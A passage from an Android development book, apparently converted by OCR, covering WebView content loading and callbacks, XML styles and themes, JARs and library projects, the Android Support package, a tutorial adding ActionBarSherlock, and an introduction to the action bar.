If you want to enable JavaScript, call `getSettings().setJavaScriptEnabled(true);` on the `WebView` instance. At this point, any JavaScript referenced by your Web page should work normally.

There are some fancy tricks you can perform with `WebView` and JavaScript, such as having JavaScript call Java code or vice versa. These techniques will be covered in a later chapter.

## Alternatives for Loading Content

Instead of `loadUrl()`, you can also use `loadData()`. Here, you supply the HTML for the `WebView` to display. You might use this to:

1. display a manual that was installed as a file with your application package
2. display snippets of HTML you retrieved as part of other processing, such as the description of an entry in an Atom feed
3. generate a whole user interface using HTML, instead of using the Android widget set

There are two flavors of `loadData()`. The simpler one allows you to provide the content, the MIME type, and the encoding, all as strings. Typically, your MIME type will be `text/html` and your encoding will be `UTF-8` for ordinary HTML.

For example, if you replace the `loadUrl()` invocation in the previous example with the following:

```
browser.loadData("<html><body>Hello, world!</body></html>",
                 "text/html", "UTF-8");
```

You get:


*Figure 101: The Browser2 sample application*

This is also available as a fully-buildable sample, as `WebKit/Browser2`.

There is also a `loadDataWithBaseURL()` method. This takes, among other parameters, the "base URL" to use when resolving relative URLs in the HTML. Any relative URL (e.g., `<img src="images/foo.png">`) will be interpreted as being relative to the base URL supplied to `loadDataWithBaseURL()`. If you find that you have content that refuses to load properly with `loadData()`, try `loadDataWithBaseURL()` with a `null` base URL, as sometimes that works better, for unknown reasons.

# Listening for Events

Particularly if you are going to use the `WebView` as a local user interface (vs. browsing the Web), you will want to be able to get control at key times, particularly when users click on links. You will want to make sure those links are handled properly, either by loading your own content back into the `WebView`, by submitting an `Intent`

to Android to open the URL in a full browser, or by some other means. We will discuss using an `Intent` to launch a Web browser in a later chapter.

One hook into the `WebView` activity is via `setWebViewClient()`, which takes an instance of a `WebViewClient` implementation as a parameter. The supplied callback object will be notified of a wide range of events, ranging from when parts of a page have been retrieved (`onPageStarted()`, etc.) to when you, as the host application, need to handle certain user- or circumstance-initiated events, such as:

1. `onTooManyRedirects()`
2. `onReceivedHttpAuthRequest()`
3. etc.

A common hook will be `shouldOverrideUrlLoading()`, where your callback is passed a URL (plus the `WebView` itself) and you return `true` if you will handle the request or `false` if you want default handling (e.g., actually fetch the Web page referenced by the URL). In the case of a feed reader application, for example, you will probably not have a full browser with navigation built into your reader, so if the user clicks a URL, you probably want to use an `Intent` to ask Android to load that page in a full browser. But, if you have inserted a "fake" URL into the HTML, representing a link to some activity-provided content, you can update the `WebView` yourself.

For example, let's amend the first browser example to be an application that, upon a click, shows the current time.

From `WebKit/Browser3`, here is the revised Java:

```
package com.commonsware.android.webkit;

import android.app.Activity;
import android.os.Bundle;
import android.text.format.DateUtils;
import android.webkit.WebView;
import android.webkit.WebViewClient;
import java.util.Date;

public class BrowserDemo3 extends Activity {
  WebView browser;

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);
    browser=(WebView)findViewById(R.id.webkit);
```

```
    browser.setWebViewClient(new Callback());

    loadTime();
  }

  void loadTime() {
    String page=
        "<html><body><a href='clock'>"
            + DateUtils.formatDateTime(this, new Date().getTime(),
                                       DateUtils.FORMAT_SHOW_DATE
                                           | DateUtils.FORMAT_SHOW_TIME)
            + "</a></body></html>";

    browser.loadData(page, "text/html", "UTF-8");
  }

  private class Callback extends WebViewClient {
    @Override
    public boolean shouldOverrideUrlLoading(WebView view, String url) {
      loadTime();

      return(true);
    }
  }
}
```

Here, we load a simple Web page into the browser (`loadTime()`) that consists of the current time, made into a hyperlink to the `/clock` URL. We also attach an instance of a `WebViewClient` subclass, providing our implementation of `shouldOverrideUrlLoading()`. In this case, no matter what the URL, we want to just reload the `WebView` via `loadTime()`.

Running this activity gives us:


*Figure 102: The Browser3 Sample Application*

Selecting the link and clicking the D-pad center button will "click" the link, causing us to rebuild the page with the new time.

Note that we are using a `DateUtils` utility class supplied by Android for formatting our date and time. The big advantage of using `DateUtils` is that this class is aware of the user's settings for how they prefer to see the date and time (e.g., 12- versus 24-hour mode).

There is also a `WebChromeClient` that you can register with a `WebView` via a call to `setWebChromeClient()`. This object will be called when various things occur in the `WebView` that might pertain to a browser's "chrome" (i.e., the things outside the HTML rendering area). For example, `onJSAlert()` will be called on your `WebChromeClient` when JavaScript code calls `alert()`.

## Visit the Trails!

You can learn more about powerful tricks with `WebView`, including integrating the Java and JavaScript environments, in a later chapter.

You can also create apps that run totally in the browser using HTML5, or app frameworks that use `WebView` to render their UI, such as PhoneGap.

# Defining and Using Styles

If you have done development using modern-day HTML, you will be familiar with Cascading Style Sheets (CSS). These provide two capabilities:

1. They let you define common characteristics of HTML elements in one place, applying them wherever as needed, to reduce repetition and simplify maintenance; and
2. They allow you to configure things about the HTML elements that pure HTML alone does not support

Android has similar constructs — styles and themes — for achieving similar ends. Styles and themes are another type of resource, akin to the layouts and strings and such that we have seen so far. Hence, the syntax of styles and themes is XML, rather than in CSS notation. However, the concepts and how they are employed are much like what you see with CSS.

This chapter will briefly explore the concept of styles, how you can create them, and how you can apply them to your own widgets.

## Styles: DIY DRY

The purpose of styles is to encapsulate a set of attributes that you intend to use repeatedly, conditionally, or otherwise wish to keep separate from your layouts proper. The primary use case is "don't repeat yourself" (DRY) — if you have a bunch of widgets that look the same, use a style to use a single definition for "look the same", rather than copying the look from widget to widget.

And that paragraph will make a bit more sense if we look at an example, specifically the `Styles/NowStyled` sample project. This is a trivial project, with a full-screen

button that shows the date and time of when the activity was launched or when the button was pushed. This time, though, we want to change the way the text on the face of the button appears, and we will do so using a style.

The `res/layout/main.xml` file in this project is the same as it was, with the addition of a `style` attribute:

```
<?xml version="1.0" encoding="utf-8"?>
<Button xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/button"
  android:text=""
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  style="@style/bigred"
/>
```

Note that the `style` attribute is part of stock XML and therefore is not in the `android` namespace, so it does not get the `android:` prefix.

The value, `@style/bigred`, points to a style resource. Style resources are values resources and can be found in the `res/values/` directory in your project, or in other resource sets (e.g., `res/values-v11/` for values resources only to be used on API Level 11 or higher). The convention is for styles resources to be held in a `styles.xml` file, such as the one from the `NowStyled` project:

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
  <style name="bigred">
    <item name="android:textSize">30sp</item>
    <item name="android:textColor">#FFFF0000</item>
  </style>
</resources>
```

The `<style>` element supplies the name of the style, which is what we use when referring to the style from a layout. The `<item>` children of the `<style>` element represent values of attributes to be applied to whatever the style is applied towards — in our example, our `Button` widget. So, our `Button` will have a comparatively large font (`android:textSize` set to `30sp`) and have the text appear in red (`android:textColor` set to `#FFFF0000`).

There are no changes needed elsewhere in the project — nothing needs to be adjusted in the manifest, in the Java code of the activity, etc. Just defining the style and applying it to the widget gives us results:


*Figure 103: The Styles/NowStyled sample application*

# Elements of Style

There are four elements to consider when applying a style:

- Where do you put the style attributes to say you want to apply a style?
- What attributes can you define via a style?
- How do you inherit from a previously-defined style (one of your own or one from Android)?
- What values can those attributes have in a style definition?

## Where to Apply a Style

The `style` attribute can be applied to a widget, to only affect that widget.

The `style` attribute can be applied to a container, to affect that container. However, doing this does not automatically style its children. For example, suppose `res/layout/main.xml` looked instead like this:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    style="@style/bigred">
  <Button
    android:id="@+id/button"
    android:text=""
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
  />
</LinearLayout>
```

The resulting UI would not have the `Button` text in a big red font, despite the `style` attribute. The style only affects the container, not the contents of the container.

You can also apply a style to an activity or an application as a whole, though then it is referred to as a "theme", which will be covered a bit later in this chapter.

## The Available Attributes

When styling a widget or container, you can apply any of that widget's or container's attributes in the style itself. So, if it shows up in the "XML Attributes" or "Inherited XML Attributes" portions of the Android JavaDocs, you can put it in a style.

Note that Android will ignore invalid styles. So, had we applied the `bigred` style to the `LinearLayout` as shown above, everything would run fine, just with no visible results. Despite the fact that `LinearLayout` has no `android:textSize` or `android:textColor` attribute, there is no compile-time failure nor a runtime exception.

Also, layout directives, such as `android:layout_width`, can be put in a style.

## Inheriting a Style

You can also indicate that you want to inherit style attributes from another style, by specifying a `parent` attribute on the `<style>` element.

For example, take a look at this style resource:

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
  <style name="activated" parent="android:Theme.Holo">
    <item name="android:background">?android:attr/
activatedBackgroundIndicator</item>
```

```
  </style>
</resources>
```

(note: in some renditions of this book, you may see the `<item>` element split over two lines — this is caused by word-wrapping, as this element should be all on one line)

Here, we are indicating that we want to inherit the `Theme.Holo` style from within Android. Hence, in addition to all of our own attribute definitions, we are specifying that we want all of the attribute definitions from `Theme.Holo` as well.

In many cases, this will not be necessary. If you do not specify a parent, your attribute definitions will be blended into whatever default style is being applied to the widget or container.

## The Possible Values

Typically, the value that you will give those attributes in the style will be some constant, like `30sp` or `#FFFF0000`.

Sometimes, though, you want to perform a bit of indirection — you want to apply some other attribute value from the theme you are inheriting from. In that case, you will wind up using the somewhat cryptic `?android:attr/` syntax, along with a few related magic incantations.

For example, let's look again at this style resource:

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
  <style name="activated" parent="android:Theme.Holo">
    <item name="android:background">?android:attr/
activatedBackgroundIndicator</item>
  </style>
</resources>
```

Here, we are indicating that the value of `android:background` is not some constant value, or even a reference to a drawable resource (e.g., `@drawable/my_background`). Instead, we are referring to the value of some other attribute — `activatedBackgroundIndicator` — from our inherited theme. Whatever the theme defines as being the `activatedBackgroundIndicator` is what our background should be.

This portion of the Android style system is very under-documented, to the point where Google itself recommends you look at the Android source code listing the various styles to see what is possible.

This is one place where inheriting a style becomes important. In the example shown in this section, we inherited from `Theme.Holo`, because we specifically wanted the `activatedBackgroundIndicator` value from `Theme.Holo`. That value might not exist in other styles, or it might not have the value we want.

## Themes: Would a Style By Any Other Name…

Themes are styles, applied to an activity or application, via an `android:theme` attribute on the `<activity>` or `<application>` element. If the theme you are applying is your own, just reference it as `@style/...`, just as you would in a `style` attribute of a widget. If the theme you are applying, though, comes from Android, typically you will use a value with `@android:style/` as the prefix, such as `@android:style/Theme.Dialog` or `@android:style/Theme.Light`.

In a theme, your focus is not so much on styling widgets, but styling the activity itself. For example, here is the definition of `@android:style/Theme.NoTitleBar.Fullscreen`:

```
<!-- Variant of the default (dark) theme that has no title bar and
          fills the entire screen -->
<style name="Theme.NoTitleBar.Fullscreen">
  <item name="android:windowFullscreen">true</item>
  <item name="android:windowContentOverlay">@null</item>
</style>
```

It specifies that the activity should take over the entire screen, removing the status bar on phones (`android:windowFullscreen` set to `true`). It also specifies that the "content overlay" — a layout that wraps around your activity's content view — should be set to nothing (`android:windowContentOverlay` set to `@null`), having the effect of removing the title bar.

# JARs and Library Projects

Java has as many, if not more, third-party libraries than any other modern programming language. Here, "third-party libraries" refer to the innumerable JARs that you can include in a server or desktop Java application — the things that the Java SDKs themselves do not provide.

In the case of Android, the Dalvik VM at its heart is not precisely Java, and what it provides in its SDK is not precisely the same as any traditional Java SDK. That being said, many Java third-party libraries still provide capabilities that Android lacks natively and therefore may be of use to you in your project, for the ones you can get working with Android's flavor of Java. This chapter explains what it will take for you to leverage such libraries and the limitations on Android's support for arbitrary third-party code.

You might think that JARs are the primary model of code reuse within Android. That's not really the case. The primary model of code reuse within Android is the Android library project. Many reusable components and frameworks are distributed as library projects, and we will see several in the course of this book.

The example described in this chapter is the Android Support package, a key piece of reusable code from Google itself, distributed partly as JARs and partly as an Android library project.

But first, let's talk a bit more about Dalvik.

## The Dalvik VM

When you are writing Android applications, you are writing Java source code. You might be thinking that your Android device is running Java bytecode, just as your Web browser might when it runs a Java applet.

Alas, you would be mistaken.

Android does not have a Java VM. Android has the Dalvik VM.

The Dalvik VM is a virtual machine, along the lines of the Java VM, the Parrot VM (Perl), Microsoft's CLR, and so forth. Since each VM has its own bytecode, the Dalvik VM bytecode is not the same as the Java VM bytecode (or the Parrot VM bytecode, etc.).

When you build your project, your Java source code is initially compiled using the standard `javac` compiler. Then, however, the Java VM bytecodes created by `javac` are cross-compiled into Dalvik VM bytecodes, and it is *those* bytecodes that are packaged into your APK file and are executed by Android.

Most of the time, you will not notice the difference. Every now and then, though, you will encounter some issues related to Android's use of Dalvik, and the most prominent of these comes when you try repurposing existing Java code.

## The Easy Part

You have two choices for integrating third-party Java code into your project: use source code, or use pre-packaged JARs.

If you choose to use their source code, all you need to do is copy it into your own source tree (under `src/` in your project), so it can sit alongside your existing code, then let the compiler perform its magic.

If you choose to use an existing JAR, perhaps one for which you do not have the source code, place the JAR in the `libs/` directory in your Android project.

And that's it, at least for Eclipse and Ant. Your JAR will be automatically added to your build path, and your JAR will be automatically bundled into the APK file that is your Android application. Note that other IDEs might require other steps – please consult the documentation for that IDE.

Hence, adding third-party code to your Android application is fairly easy.

Getting a library to actually *work* may be somewhat more complicated, however.

## The Outer Limits

Not all available Java code will work well with Android. There are a number of factors to consider, including:

1. *Expected Platform APIs*: Does the code assume a newer JVM than the one Android is based on? Or, does the code assume the existence of Java APIs that ship with J2SE but not with Android, such as Swing?
2. *Size*: Existing Java code designed for use on desktops or servers need not worry too much about on-disk size, or, to some extent, even in-RAM size. Android, of course, is short on both. Using third-party Java code, particularly when pre-packaged as JARs, may balloon the size of your application.
3. *Performance*: Does the Java code effectively assume a much more powerful CPU than what you may find on many Android devices? Just because a desktop can run it without issue does not mean your average mobile phone will handle it well.
4. *Interface*: Does the Java code assume a console interface? Or is it a pure API that you can wrap your own interface around?
5. *Operating System*: Does the Java code assume the existence of certain console programs? Does the Java code assume it can use a Windows DLL?
6. *Language Version*: Was the JAR compiled with an older version of Java (1.4.2 or older)? Was the JAR compiled with a different compiler than the official one from Sun (e.g., GCJ)? Was the JAR compiled with the new Java 7 release?
7. *Dependencies*: Does the Java code depend on other third-party JARs that might have some of these problems as well? Does the Java code depend upon third-party libraries (e.g., the org.json JSON library) that are built into Android, but the third party expects a different version of that library?

One trick for addressing some of these concerns is to use open source Java code, and actually work with the code to make it more Android-friendly. For example, if you are only using 10% of the third-party library, maybe it's worthwhile to recompile the subset of the project to be only what you need, or at least removing the unnecessary classes from the JAR. The former approach is safer, in that you get compiler help to make sure you are not discarding some essential piece of code, though it may be more tedious to do.

## OK, So What is a Library Project?

An Android library project is a special type of Android project designed to share code and resources between Android application projects. It is specifically aimed at developers or teams creating multiple applications from the same code base. The original occurrence of this pattern is the "paid/free" application pair: two applications, one offered for free, one with richer functionality that requires a payment. Via a library project, the common portions of those two applications can be consolidated, even if those "common portions" include things like resources. Library projects can also be used for reusable components, such as distributing custom widgets, activities, or frameworks to third parties.

The biggest difference between an Android library project and a JAR is that an Android library project is designed to distribute *resources* as well as Java code. If all you are looking to distribute is Java code, a JAR works just as well as an Android library project. But if you need to distribute layouts, themes, and the like, an Android library project is the solution.

## Creating a Library Project

An Android library project, in many respects, looks like a regular Android project. It has source code and resources. It has a manifest. It supports third-party JAR files (e.g., `libs/`).

What it does not do, though, is build an APK file. Instead, it represents a basket of programming assets that the Android build tools know how to blend in with a regular Android projects.

To create a library project in Eclipse, start by creating a normal Android project. Then, in the project properties window (e.g., right-click on the project and choose Properties), in the Android area, check the "Is Library" checkbox. Click "Apply", and you are done.





*Figure 104: Android Library Project Properties, Library Section*

To create a library project for use with Ant, you can use the `android create lib-project` command. This has the net effect of putting an `android.library=true` entry in your project's `project.properties` file.

# Using a Library Project

Once you have a library project, you can attach it to a regular Android project, so the regular Android project has access to everything in the library.

To do this in Eclipse, go into the project properties window (e.g., right-click on the project and choose Properties). Click on the Android entry in the list on the left, then click the "Add" button in the Library area. This will let you browse to the directory where your library project resides. You can add multiple libraries and control their ordering with the "Up" and "Down" buttons, or remove a library with the "Remove" button.





*Figure 105: Android Library Project Consumer Properties, Library Section*

For developing using Ant, you can use `android update project` command with the `--library` switch. This adds an entry like `android.library.reference.1=...` to your project's `project.properties` file, where `...` is the relative path to your library project. You can add several such libraries, controlling their ordering via the numeric suffix at the end of each property name (e.g., 1 in the previous example).

Now, if you build the main project, the Android build tools will:

- Include the `src/` directories of the main project and all of the libraries (`libs/`) in the source being compiled.
- Include all of the resources of the projects, with the caveat that if more than one project defines the same resource (e.g., `res/layout/main.xml`), the highest priority project's resource is included. The main project is top priority, and the priority of the remainder are determined by their order as defined in Eclipse or `project.properties`.

This means you can safely reference `R.` constants (e.g., `R.layout.main`) in your library source code, as at compile time it will use the value from the main project's generated `R` class(es).

## Limitations of Library Projects

While library projects are useful for code organization and reuse, they do have their limits, such as:

- As noted above, if more than one project (main plus libraries) defines the same resource, the higher-priority project's copy gets used. Generally, that is a good thing, as it means that the main project can replace resources defined by a library (e.g., change icons). However, it does mean that two libraries might collide. It is important to keep your resource names distinct to minimize the odds of this occurrence.
- While you can define entries in the manifest file for a library, at present, they are not used.
- Since you are using the source code of the other project, you are subject to the limitations of its code. For example, if the third-party project is using `@Override` annotations on its implementations of interface methods, you will need to ensure that, in Eclipse, you have the compiler compliance level set to 1.6 — sometimes, this is set to 1.5, which complains about such annotations.

## The Android Support Package

The Android Support package is distributed by Google, containing classes (in JARs and an Android library project) that are not part of the Android SDK, but are available to Android developers.

## What's In There?

You can roughly divide the contents of the Android Support package into two major areas:

1. "Backports" of capabilities added to newer versions of Android and the Android SDK, so they can be used on older devices as well. By using the backported classes, you can get the same abilities on a wider range of devices than you could if you only used the classes in the Android SDK.
2. New widgets, containers, or other classes that are not going to be in the Android SDK (for ill-defined reasons) but that Google wishes to make available for Android developers.

## About the Names

What this book refers to as the "Android Support package" has many names.

It was originally referred to as the Android Compatibility Library, at a time when it only contained backports. Once they started adding in things that were not strictly related to "compatibility", they started changing the name to try to be more generic. Right now, "Android Support" seems to be fairly consistent, either used standalone or in the form of "Android Support package" or "Android Support library".

## Getting It

You will find the Android Support package in your SDK Manager, in the "Extras" category towards the bottom of the tree:





*Figure 106: SDK Manager and Android Support Package*

To install it, check the checkbox and click the "Install" button, just as you might install an SDK itself.

This will add an `extras/` directory to wherever your SDK installation resides, and the Android Support package will go into subdirectories inside of `extras/`.

## Attaching It To Your Project

From Eclipse, you can add the Android Support package to a project by right-clicking over the project and choosing Android Tools > Add Support library from the context menu.

Outside of Eclipse, you will want to find the `android-support-v4.jar` file installed in your `extras/` directory tree and add a copy to your project's `libs/` directory. There is also an `android-support-v13.jar` and an Android library project associated with the Android Support package. However, unless specifically mentioned otherwise, this book will be referring to `android-support-v4.jar` when it refers to the Android Support package.

# JAR Dependency Management

Suppose we have Project A that depends on Library B and Library C, where the B and C are Android library projects. Further suppose that Project A, Library B, and Library C all need the Android Support package, so their projects are set up with access to it (e.g., having `android-support-v4.jar` in `libs/`).

You might think that we would somehow wind up with three copies of this support JAR in our APK. Fortunately, that is not the case. Android recognizes, based on filename, that these are the same JAR and therefore will only include one.

However, what happens if Google releases an update to the Android Support package, and you download the update?

Initially, nothing happens, if the support JARs are copied into your projects. If, however, you copy a fresh JAR into, say, Library C, without updating Library B or Project A, you will get a build error. Android will detect that while all three projects refer to the same JAR by name, the JARs themselves are different (based on SHA1 hash), and the build will fail. You will need to ensure that all three projects get the updated JAR.

# Tutorial #6 - Adding a Library

We will want to use a library named ActionBarSherlock in our project. This Android library project gives us a backwards-compatible edition of a UI construct known as the action bar, which we will examine in greater detail in the next chapter. So, in this tutorial, we will download and set up ActionBarSherlock.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

## Step #1: Downloading and Unpacking ActionBarSherlock

Visit the ActionBarSherlock site and download the ZIP file (or tarball, if you prefer) from the home page for the current ActionBarSherlock release (4.1.0 at the time of this writing).

For the purposes of this tutorial, Eclipse users should take the `library/` directory out of the ZIP file and place it on your desktop, renaming it to `ActionBarSherlock/`. Non-Eclipse users should take the `library/` directory out of the ZIP file and place it in a directory parallel to your `EmPubLite/` directory, renaming `library/` to `ActionBarSherlock/`.

Note that a copy of a compatible version of ActionBarSherlock can be found in the book's GitHub repository in its proper place relative to the EmPubLite projects.

# Step #2: Adding the Library to Your Project

Of course, merely downloading ActionBarSherlock does not somehow magically make it available to us. We need to add it to the EmPubLite project if we want to take advantage of its capabilities.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

First, we need to create a second Eclipse project, this one to hold ActionBarSherlock. Since ActionBarSherlock does not ship with Eclipse project files, we will have to load it from source.

To do that:

- Choose File > New > Project... from the Eclipse main menu
- Choose "Android Project from Existing Code" from the list of project types and click "Next >"
- Click the "Browse..." button next to the "Root Directory" field, browse to the `ActionBarSherlock` directory you created above, then click OK
- Check the "Copy projects into workspace" checkbox
- Click "Finish" to create the project

If you see some red "X" error indicators over the `src/` and `res/` folders, right-click over the project and choose Properties from the context menu. In the Properties window, choose Android, then set the build target to API Level 14 or higher. Click "OK" to close up the Properties window. Then, from the Eclipse main menu, choose Project > Clean, ensure the ActionBarSherlock project is checked in the list of projects, and click "OK". This should eliminate the error indicators.

If your EmPubLite project has an `android-support-v4.jar` file in its `libs/` directory, you may need to remove it, if Android complains about your project having references to two different copies of it — one from your project and one from ActionBarSherlock.

If you are still getting errors, and an examination of the ActionBarSherlock code indicates that the complaints are about `@Override` annotations on methods that are

implementing an interface, rather than truly overriding a superclass method, you need to adjust your Eclipse compiler compliance level to be 1.6, instead of 1.5. Even if you already did this at the workspace level, you may need to do it at a project level. To do this:

1. Right click over the project name and choose Properties from the context menu
2. Click on "Java Compiler" in the tree on the left
3. Choose 1.6 from the "Compiler compliance level" drop-down
4. Click "Apply", then "OK"

Note that if you use the copy of ActionBarSherlock in this book's GitHub repository, then you can skip the above steps and just import the project directly into Eclipse (e.g., File > Import from the main menu).

To add the project as a library on EmPubLite, right-click over the EmPubLite project and choose Properties from the context menu. In the Properties window, choose Android, then click "Add..." in the Library group box, towards the bottom, on the right. In the list of library projects that appears, choose ActionBarSherlock, then click "OK". The Library group box should then resemble the following:





*Figure 107: EmPubLite, with ActionBarSherlock Attached*

Click "OK" to close up the Properties window.

## Outside of Eclipse

Switch to the EmPubLite project directory and run:

```
android update project --path . --library ../ActionBarSherlock
```

This tells Android to update your `project.properties` file to resemble the following:

```
# This file is automatically generated by Android Tools.
# Do not modify this file -- YOUR CHANGES WILL BE ERASED!
#
# This file must be checked in Version Control Systems.
#
# To customize properties used by the Ant build system edit
# "ant.properties", and override values to adapt the script to your
# project structure.
#
# To enable ProGuard to shrink and obfuscate your code, uncomment this
```

```
(available properties: sdk.dir, user.home):
#proguard.config=${sdk.dir}/tools/proguard/
proguard-android.txt:proguard-project.txt

# Project target.
target=android-15
android.library.reference.1=../../external/ActionBarSherlock
```

If your EmPubLite project has an `android-support-v4.jar` file in its `libs/` directory, you may need to remove it, if Android complains about your project having references to two different copies of it — one from your project and one from ActionBarSherlock.

## In Our Next Episode…

… we will configure the action bar on our tutorial project

# Options Menus and the Action Bar

Like applications for the desktop and some mobile operating systems, Android supports activities with “application” menus. Some Android devices will have a dedicated MENU key for popping up the menu; other devices will offer alternate means for triggering the menu to appear, such as an on-screen soft button.

However, the preferred approach nowadays is to have your menu choices be part of what Android calls the action bar. The action bar is a strip across the top of your activity that provides users with ways of performing actions within that activity, such as toolbar buttons. While the action bar is only native to Android in Android 3.0 and higher, there are ways to get an action bar in Android 2.x devices as well, through an Android library project known as ActionBarSherlock.

## Terminology

The action bar, by default, appears at the top of your activity. You can define what goes in the action bar (icon, title, toolbar buttons, etc.).





*Figure 108: Google Maps Activity, Annotated*

You can also have an "action overflow" button, which amounts to a drop-down menu of things that either did not fit in the action bar or you decided were insufficiently important to warrant having a toolbar button:

